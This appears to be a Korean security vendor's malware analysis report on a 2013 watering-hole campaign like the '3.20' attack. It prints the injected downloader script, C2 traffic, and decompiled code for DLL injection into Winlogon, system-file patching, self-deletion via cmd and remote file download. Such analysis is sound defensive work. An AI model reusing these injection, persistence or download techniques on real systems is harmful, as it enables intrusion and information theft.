

3.20 사이버테러 유사 패턴 악성코드 분석 보고서 (V 1.0)

ESTsoft Corp.
ALYac Malware Research

Table of Contents

1.분 석	1
1-1. 유포경로	3
1-2. 악성파일 분석.....	3
1-2-1. sxs.dll (Trojan.Downloader.XeWeb)	5
1-2-2. kbdusv.exe(Trojan.Infostealer.CMB)	5
1-2-3. kbdusvsnddev.dll(Trojan.Infostealer.CMB)	8

1. 악성코드 분석

1-1. 유포경로

2013년 5월 30일 "3.20 전산망 대란" 악성코드와 비슷한 특징을 가진 파일이 변조 된 웹사이트를 통해 유포시도를 포착했다.

기존 Drive-By download나 Watering Hole Attack와 같은 웹사이트 방문 만으로 악성코드가 감염되는 상황은 같으나 취약점으로 이용한 방법이 기존 인터넷 브라우저나 java, flash가 아니다.

3.20 사이버테러 분석 경험을 포함해 그 이전의 관련 이슈들에 대해 이력이나 전후 상황을 분석가가 알고 있어야 관련성을 찾을 수 있다.

원본 시드 : hxxp://www.honestnews.co.kr/xe/index.php (어니스트 뉴스 - 인터넷 신문)

경유 시드 : hxxp://augustine.**.*/***/***/icon.js (어거스틴 - 유아동복 전문 쇼핑몰, 현재는 웹하드로 변경)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html lang="ko" xml:lang="ko" xmlns="http://www.w3.org/1999/xhtml">
<script src='http://augustine.***.*/***/***/icon.js'></script> <head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <meta name="Generator" content="XpressEngine 1.4.5.10" />
  <meta name="module" content="page" />
  <meta name="layout" content="xdom 2.5.2.4R (xdom_v2)" />
  <meta name="layout_maker" content="©copyright by xdomplus (http://xdomplus.com)" />
  <meta http-equiv="imagetoolbar" content="no" />
  <title>어니스트뉴스 홈페이지</title>
```

(어니스트뉴스 홈페이지에 삽입 되어 있는 iframe 태그)

삽입 된 코드 "icon.js" 파일의 내용은 아래와 같다.

```
if (navigator.userAgent.search("MSIE") != -1 && navigator.userAgent.search("Windows NT 5.1") != -1) {
  Try {
    obj = new ActiveXObject('***');
    if (!obj) gggg0(); }
  catch(e) {
    gggg0();
  }
}

function gggg0{
  try {
    obj = new ***;
    if (obj) {
      obj.***("www.***.or.kr:443:18080", "/upload/2011122816281861_jsp.jsp",
      "i", "www.***.or.kr", 80, "*/sxs.dll", "C:\\Program
      Files\\Internet Explorer\\sxs.dll", " ", 5);
    }
  }
  catch(e){
    {}
  }
}
```

※ 악성 스크립트 "icon.js" 파일에 의해 특정 프로그램과 되는 통신하여 다운로드 받는 내용

```
http://www.****.or.or.kr/upload/2011122816281861_jsp.jsp?q=C0A81565189E005051CD2FD86B83D2C11D49FED
A12FD22;RQ9//5/uFk5jEaEd7mkJyJR8MiQzprGTCBgdyJ0Ac4bPjctwf4nCQilOQ1JmNVomGvRIKdMaybWUa7pFuH
mt/3RDgY4Yu2%2BXM7RwpIkhSRk%3D%3Becs4%2BjpbQj8FSM%2B4Clzk1pxWd4%3D
POST
/upload/2011122816281861_jsp.jsp?q=C0A81565189E005051CD2FD86B83D2C11D49FEDA12FD22;RQ9//5/uFk5j
EaEd7mkJyJR8MiQzprGTCBgdyJ0Ac4bPjctwf4nCQilOQ1JmNVomGvRIKdMaybWUa7pFuHmt/3RDgY4Yu2%2BXM7
RwpIkhSRk%3D%3Becs4%2BjpbQj8FSM%2B4Clzk1pxWd4%3D HTTP/1.1
User-Agent: Molliza /4.0 (compatible; *****Web Ctl)
Host: www.****.or.or.kr
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: __utma=232969222.76267358.1370046134.1370046134.1370046134.1;
__utmb=232969222.1.10.1370046134;
__utmz=232969222.1370046134.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
```

1-2. 악성파일 분석

- ※ 현재까지 확인 된 사항을 토대로 보고서 작성
- ※ 차후 추가 되는 정보나 파일은 지속적으로 추가

1차 수집 된 파일정보 (2013-05-30)

Detection Name	File Name	악성 행위
Trojan.Downloader.XeWeb	sxs.dll	다운로더 역할 수행
Trojan.InfoStealer.CMB	kbdusv.exe	파일생성, 파일변조 및 프로세스 인젝션
Trojan.InfoStealer.CMB	snddev.dll	정보유출 및 C&C서버 통신

1-2-1. sxs.dll (Trojan.Downloader.XeWeb)

- 파일 다운로드

악성코드가 설치되는 특수한 환경이 되면 C:\Program Files\Internet Explorer\sxs.dll 위치에 파일이 생성된다.
 차후 C:\Program Files\Internet Explorer\wpbn.dll로 파일명이 수정된다.

```
push    ebp
mov     ebp, esp
sub     esp, 21Ch
push    esi
push    edi
push    offset NewFileName ; c:\Program Files\Internet Explorer\SXS.dll (현재 존재하는 파일 이름)
push    offset ExistingFileName ; c:\Program Files\Internet Explorer\wpbn.dll (수정 할 파일 이름)
call    ds:MoveFileA
```

또한 특정서버에서 파일(hxxp://augustine.**.*/***/***/icon_03.gif)을 다운로드 한다.

다운로드 된 icon_03.gif 파일은 C:\Documents and Settings\[사용자]\Local Settings\Temp\kbdusv.exe 파일을 생성 후 실행시키는 역할을 수행한다.

```
push    offset String2 ; http://augustine. /icon_03.gif
lea     eax, [ebp+String1]
push    eax ; lpString1
call    ds:lstrcpyA
lea     eax, [ebp+Buffer]
push    eax ; lpBuffer = C:\Documents and Settings\[사용자]\Local Settings\Temp
push    edi ; nBufferLength
call    ds:GetTempPathA
push    offset aKbdusv_exe ; "kbdusv.exe"
```

1-2-2. kbdusv.exe (Trojan.InfoStealer.CMB)

- 감염 여부 확인

RegOpenKeyExA 함수호출


→ 오픈 성공이면 감염 된 대상으로 판단하여 프로그램 종료

→ 오픈 실패면 공격 대상으로 판단하여 RegCreateKeyExA 함수를 이용하여 차후 중복 실행을 방지하기 위해 레지스트리 생성

```
pop     ecx
push    eax                ; lpSubKey = Msxml2.DOMDocument.3.7
mov     esi, 80000000h
push    esi                ; hKey = HKEY_CLASSES_ROOT
call    ds:RegOpenKeyExA
```

- 파일 생성

C:\WINDOWS\system32\snddev.dll 파일을 생성한다.



- 정상 파일 변조

파일시스템에서 직접 csd.dll 파일의 MFT Entry를 찾아서 csd.dll 파일의 영역을 변조 시킨다.
 변조 된 C:\WINDOWS\system32\csd.dll 파일은 생성 된 snddev.dll 파일을 로드시키는 역할을 한다.
 (※ 윈도우 비스타 이상에서는 OS정책으로 해당 파일 감염 불가능)

```

7655F107 assume fs:nothing, gs:nothing
7655F107
7655F107
7655F107 ; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
7655F107 public DllEntryPoint
7655F107 DllEntryPoint proc near
7655F107 pusha
7655F108 push 'll'
7655F10D push 'd.ve'
7655F112 push 'ddns' ; 생성 된 snddev.dll
7655F117 push esp
7655F118 call sub_7655F13A
7655F11D mov edx, eax
7655F11F push 0EC0E4E8h
7655F124 push edx
7655F125 call sub_7655F15C
7655F12A add esp, 8
7655F12D call eax ; LoadLibraryA
7655F12F add esp, 0Ch
7655F132 popa
7655F133 mov ebx, 1270h
7655F138 jmp ebx
7655F138 DllEntryPoint endp
7655F138
    
```

- 파일 인젝션

현재 동작 중인 프로세스 중 Winlogon.exe 프로세스를 찾아서 snddev.dll 파일을 인젝션 시킨다.

```

hProcessa = OpenProcess(0x42Au, 0, hProcess);
if ( hProcessa )
{
    v3 = strlenW(lpString);
    v4 = 2 * v3 + 2;
    v5 = VirtualAllocEx(hProcessa, 0, 2 * v3 + 2, 0x1000u, 4u);
    v6 = v5;
    if ( v5
        && WriteProcessMemory(hProcessa, v5, lpString, v4, 0) // snddev.dll 파일을 Winlogon.exe 프로세스에 인젝션
        && (v7 = GetModuleHandleA("Kernel32"), (v8 = GetProcAddress(v7, "LoadLibraryW")) != 0) )
        result = CreateRemoteThread(hProcessa, 0, 0, v8, v6, 0, 0) != 0;
    else
        result = 0;
}
    
```

- 시스템 정보 수집 및 자가 삭제

감염 된 시스템의 정보를 systeminfo 명령어를 이용하여 수집하고, 실행 된 자기 자신을 삭제 시킨다.

```
push    ebx                ; _DWORD
push    ebx                ; _DWORD
lea     eax, [ebp+18Ch+var_20C]
push    eax                ; _DWORD
lea     eax, [ebp+18Ch+Buffer]
push    eax                ; _DWORD
push    ebx                ; _DWORD
push    ebx                ; _DWORD
call    ShellExecuteA      ; hWnd = NULL
                                ; Operation = NULL
                                ; FileName = "C:\\WINDOWS\\system32\\cmd.exe"
                                ; Parameters = "/c systeminfo >NUL & del /q "C:\\Documents and Settings\\[사용자]\\Local Settings\\Temp\\kdbusv.exe" >> NUL"
                                ; DefDir = NULL
                                ; IsShown = 0
```

1-2-3. snddev.dll (Trojan.Infostealer.CMB)

- 감염 여부 확인

OpenFileMappingA 함수호출

→ 오픈 성공이면 감염 된 대상으로 판단하여 프로그램 종료

→ 오픈 실패면 공격 대상으로 판단하여 CreateFileMappingA 함수를 이용하여 차후 중복 실행을 방지하기 위해 파일매핑 생성 후 스레드를 동작 시킨다.

```
{
const CHAR *u0; // eax@1
const CHAR *u1; // eax@2
char v3; // [sp+8h] [bp-8h]@2
DWORD ThreadId; // [sp+Ch] [bp-4h]@2

v0 = (const CHAR *)Decode_Obfuscation("뵐"); // ResourceShare1.0.3
if ( !OpenFileMappingA(4u, 0, v0) )
{
    API_Rebuild();
    v1 = (const CHAR *)Decode_Obfuscation("뵐"); // ResourceShare1.0.3
    CreateFileMappingA((HANDLE)0xFFFFFFFF, 0, 4u, 0, 4u, v1); // Open이 실패하면 공격대상으로 판단 하며 Thread 생성으로 이동
    CreateThread(0, 0, StartAddress, 0, 0, &ThreadId);
    CreateThread(0, 0, sub_100025A0, 0, 0, (LPDWORD)&v3);
}
return 1;
}
```

- 스레드 생성

해당 파일에서는 총 3개의 Thread가 생성 되며, 암호화 된 문자열을 디코드 및 C&C 명령코드를 해석 및 실행 시키는 행위를 한다.

- 서버 접속 문자열 디코드 스레드

감염 된 시스템의 정보를 전송하는 서버는 총 5개로 모두 난독화 되어있으며, 전송 시에는 암호화 방식으로 서버로 전송 된다.


```
memset(&byte_10008308, 0, 0x38C4u);
Call_RegCreateKeyExA(&byte_10008308);
Get_IP(&unk_10008311);
v0 = (const char *)Decode_Obfuscation("뽕"); // http://mail. /menu.html
strcpy(Dest, v0);
v1 = (const char *)Decode_Obfuscation("뽕"); // http://webmail. /menu.html
strcpy(byte_1000872D, v1);
v2 = (const char *)Decode_Obfuscation("뽕"); // http://mail. /menu.html
strcpy(byte_10008B3D, v2);
v3 = (const char *)Decode_Obfuscation("뽕"); // http://mail. /mail/menu.html
strcpy(byte_10008F4D, v3);
v4 = (const char *)Decode_Obfuscation("뽕"); // http://mail. /mail/menu.html
strcpy(byte_1000935D, v4);
sub_1000290A();
return 1;
```

분석 시 서버와 접속 후, 통신 된 내용은 아래와 같다.

암호화 된 내용을 난독화 해제 시에는 특정한 문자열 임을 알 수 있다.

```
POST /mail/menu.html HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET C
3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
Host: mail.
Content-Length: 67
Connection: Keep-Alive
Cache-Control: no-cache

image=1&no=0&num=CC1F88FB&id=A5710F02000A000000000000&date=d48d03e1HTTP/1.1 200 OK
Server: Icewarp/9.3
Date: Fri, 31 May 2013 08:31:13 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Expires: 0
Content-type: text/html
Transfer-Encoding: chunked

AE
Lpyh4Jk0xnsA7NTcBL8yz90SBz4l-crpusRnV0xjpwFmOr7mkhsNfzsgJkBUA]geFTR7c-
ggGcr2BEcFcptKtL2t0CUMcv7g4qXDCgHEb5iugvL6NMTL6CnRhklzDBoj9wzgcVnBDLYHDXPNsX2Krm7kHBC/k56CH08TqWLL=
0

POST /mail/menu.html HTTP/1.1
Content-Type: multipart/form-data; boundary=-----6e8fad908fe13c
Content-Length: 1057
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET C
3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
Host: mail.
```



Address	Hex dump	ASCII
0006CEA0	74 69 63 68 20 36 31 37	tick 617
0006CEA8	39 0D 0A 64 69 72 20 63	9..dir c
0006CEB0	3A 5C 77 69 6E 64 6F 77	:Wwindow
0006CEB8	73 5C 53 79 73 74 65 6D	sWSystem
0006CEC0	33 32 5C 48 61 6E 53 65	32WHanSe
0006CEC8	74 75 70 2E 65 78 65 0D	tup.exe.

- C&C 명령어 스레드

해당 악성코드에서 C&C 서버와 통신 할 수 있는 명령어는 크게 3가지로 구분 된다.

1. 레지스트리 생성
2. Cmd.exe를 이용한 명령어 실행
3. 특정 파일 다운로드

1. 자신이 사용하는 레지스트리 등록

```
signed int __cdecl Set_Reg_FullInstall_v9_X_6000(int a1)
{
    const char *v1; // eax@1
    char *v2; // eax@1
    signed int result; // eax@2
    char *v4; // eax@2
    int v5; // ST04_4@2
    HKEY hKey; // [sp+0h] [bp-8h]@1
    int v7; // [sp+4h] [bp-4h]@1

    v7 = unk_100080F8;
    v1 = Command_Parse(a1);
    * dword_1000BBC8 = 60000 * atoi(v1);
    v2 = De_Obfuscation(v10006220); // Software\Microsoft\MSXML6
    if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, v2, 0, 0xF003Fu, &hKey) )
    {
        result = 0;
    }
    else
    {
        v4 = De_Obfuscation(byte_1000620C); // FullInstallVer
        RegSetValueExA(v5, hKey, v4, 0, 4, & dword_1000BBC8, 4);
        RegCloseKey(hKey);
        result = 1;
    }
    return result;
}
```

2. cmd.exe를 이용한 명령어 실행

Cmd.exe 명령어를 통해 감염 된 시스템의 정보를 대부분 수집 가능하다.

(systeminfo:시스템 상세정보, ipconfig:네트워크 정보, tasklist:동작 중인 프로세스 리스트, dir:디렉토리 정보 등)

```
CreatePipe(&hFile, &hObject, &Dst, 0x1000u);
memset(&StartupInfo, 0, 0x44u);
memset(&ProcessInformation, 0, 0x10u);
StartupInfo.hStdOutput = hObject;
StartupInfo.hStdError = hObject;
StartupInfo.cb = 68;
StartupInfo.dwFlags = 257;
StartupInfo.wShowWindow = 0;
GetSystemDirectoryA(&Buffer, 0x103u);
sprintf(&CommandLine, "%s\\cmd.exe /c %s", &Buffer, a1);
CreateProcessA(0, &CommandLine, 0, 0, 1, 0x20u, 0, 0, &StartupInfo, &ProcessInformation);
CloseHandle(hObject);
Sleep(0x1F4u);
while ( ReadFile(hFile, v11, 0x6DBu, &NumberOfBytesRead, 0) )
{
    v11[NumberOfBytesRead] = 0;
    sub_10002390(Filename, v11);
}
CloseHandle(hFile);
TerminateProcess(ProcessInformation.hProcess, 0);
return 1;
```

3. 특정 파일 다운로드

```
signed int __cdecl Download_File(const char *Str, const char *Filename)
{
    const char *v2; // edi@1
    char *v3; // eax@1
    int v4; // ecx@3
    int v5; // ST10_4@3
    signed int result; // eax@6
    int v7; // eax@6
    char Dest; // [sp+Ch] [bp-108h]@1
    char v9; // [sp+0h] [bp-107h]@1
    __int16 v10; // [sp+100h] [bp-7h]@1
    char v11; // [sp+10Fh] [bp-5h]@1
    int v12; // [sp+110h] [bp-4h]@1

    v12 = unk_100080F8;
    Dest = 0;
    memset(&v9, 0, 0x100u);
    v10 = 0;
    v11 = 0;
    v3 = strchr(Str, ' ');
    v2 = Command_Parse(v3);
    if ( !strlen(Str)
        || ((*v2 - 1) = 0, !strchr(v2, 'WWW')) ? (GetSystemDirectoryA(&Dest, 0x103u),
                                                    strcat(&Dest, unk_100061A4),
                                                    strcat(&Dest, v2)) : (strcpy(&Dest, v2), v4 = v5),
        URLDownloadToFileA(v4, 0, Str, &Dest, 0, 0)) )
    {
        result = 0;
    }
    else
    {
        v7 = De_Obfuscation(v10006184); // Download is successful
        sub_10002390(Filename, v7);
        result = 1;
    }
    return result;
}
```